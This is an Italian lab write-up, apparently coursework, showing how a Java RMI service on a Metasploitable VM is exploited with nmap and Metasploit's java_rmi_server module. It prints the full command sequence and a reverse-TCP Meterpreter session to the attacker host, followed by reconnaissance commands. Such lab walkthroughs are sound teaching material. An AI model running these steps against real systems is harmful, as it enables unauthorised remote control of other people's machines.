

---


## PROLOGO

---

Oggi andremo a sfruttare un servizio vulnerabile sulla macchina Metasploitable sulla porta 1099: Java RMI. Essa è una tecnologia che consente a processi Java di comunicare tra loro nella rete; ciò è dovuto ad una configurazione errata della macchina vittima che consente all'attaccante di iniettare codice arbitrario per ottenerne il controllo amministrativo. Un firewall solido e aggiornamenti Java possono limitare la problematica. Prima di entrare nello specifico, andiamo a definire il concetto di exploit per non fare confusione con i Malware:

- **Malware:** si intende un software che viene utilizzato per procurare danno su un sistema operativo. Esso ha bisogno di un'azione attiva da parte dell'utente che andrà ad aprire un link o un file malevolo inviato, ad esempio tramite phishing, dall'attaccante per prendere possesso della macchina;
- **Exploit:** anche in questo caso ci troviamo di fronte ad un software o un codice malevolo che, a differenza del Malware, sfrutta una vulnerabilità già presente nel sistema target per ottenere accesso non autorizzato e/o eseguire azioni dannose.

A questo punto possiamo far partire una scansione con nmap della porta 1099 per identificare il servizio in ascolto con la relativa versione (tutto ciò dopo aver verificato che le macchine "pinghino" e che stiano sulla stessa rete).



```
root@Andrea: ~  
File Actions Edit View Help  
root@Andrea ~  
# nmap -A -T4 192.168.11.112  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 10:21 CET  
root@Andrea ~  
# nmap -A -T4 192.168.11.112 -p1099  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 10:21 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.00069s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:6D:03:BF (Oracle VirtualBox virtual NIC)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 0.69 ms 192.168.11.112  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds  
root@Andrea ~  
#
```

## METASPLOIT E PROCEDIMENTO

Per sfruttare tutto ciò, andiamo ad usare Metasploit, un framework open-source utilizzato per il penetration testing attraverso una vasta scelta di exploit. Eseguiamo il programma da linea di comando digitando `'msfconsole'`.

[illegible]

Una volta dentro andiamo a cercare tramite il comando `'search'` il modulo per poi utilizzarlo tramite comando `'use'` + l'exploit scelto o il numero ad esso riferito. Noi andremo ad utilizzare un modulo normale progettato per eseguire attacchi diretti su vulnerabilità specifiche utilizzando dei payloads che creeranno una connessione tra le due macchine sfruttando l'apertura fornita dell'exploit; l'altro tipo di modulo è definito ausiliario poiché non eseguono necessariamente un attacco diretto, ma forniscono informazioni aggiuntive di supporto senza quasi mai utilizzare un payload.

È prassi andare a testare gli exploit e i payloads per capire esattamente quello che fa al caso nostro, ma in questo caso utilizzeremo quello che riporta *'Java Code Execution'* e che risulta essere stato testato con un rank eccellente (Metasploit ci aiuta molto nelle nostre scelte). Il programma automaticamente andrà ad utilizzare un payload di default, ma con il comando *'Show Payloads'* possiamo vedere tutti quelli disponibili.

```

root@Andre: ~
File Actions Edit View Help
msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/gather/java_rmi_registry normal No Java RMI Reg
istry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Ser
ver Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Ser
ver Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConn
ectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_
rmi_connection_impl

msf6 > use 1
[*] No payload loaded, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name Current Setting Required Description
HTTPODELAY 10 yes Time that the HTTP Server will wait for the payload request
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
RPORT 1099 yes The local host or network interface to listen on. This must be an add
ress on the local machine or 0.0.0.0 to listen on all addresses.
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an add
ress on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

```

Ora non ci resta che andare ad impostare i parametri del modulo e del payload: usando il comando `'show options'` apriamo le impostazioni e possiamo notare che quelli indispensabili per poter agire nel modo corretto sono contraddistinti dalla dicitura `'YES'` nella colonna `'required'`.

```

root@Andrea: ~
File Actions Edit View Help
RHOSTS 192.168.11.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 1099 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/SFIRH4oXoA
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:52298) at 2023-11-10 10:29:08 +0100

meterpreter >

```

Dopo aver inserito l'indirizzo IP della macchina vittima, chiamato anche `'RHOSTS'`, e l'indirizzo IP della macchina attaccante, `'LHOST'`, in ascolto con il comando `'set rhosts/lhost'`, possiamo lanciare il nostro programma con `'exploit'`.

Come si può notare nella figura sopra, Metasploit ha eseguito il payload di default che va ad utilizzare una shell molto potente, Meterpreter, che può essere:

- Bind\_tcp: processo che implica la connessione dalla macchina attaccante in ascolto a quella vittima;
- Reverse\_tcp: la connessione in questo caso parte dalla macchina target verso la macchina attaccante mettendo a disposizione una shell.

Aperta la sessione di Meterpreter il gioco è fatto ed un eventuale BlackHat avrebbe completo accesso alla nostra macchina: per essere sicuri che sia andato a buon fine basta andare a digitare `'ifconfig'` per attingere alle interfacce di rete della macchina target. Oltre a questo, possiamo usare `'route'` per andare ad estrapolare le informazioni sulla tabella routing di Metasploitable.

```

root@Andrea: ~
File Actions Edit View Help

meterpreter > ifconfig

Interface 1
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6d:3bf
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 | 0      |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 | 0      |           |



IPv6 network routes


| Subnet                  | Netmask | Gateway | Metric | Interface |
|-------------------------|---------|---------|--------|-----------|
| ::1                     | ::      | ::      | 0      |           |
| fe80::a00:27ff:fe6d:3bf | ::      | ::      | 0      |           |



meterpreter >

```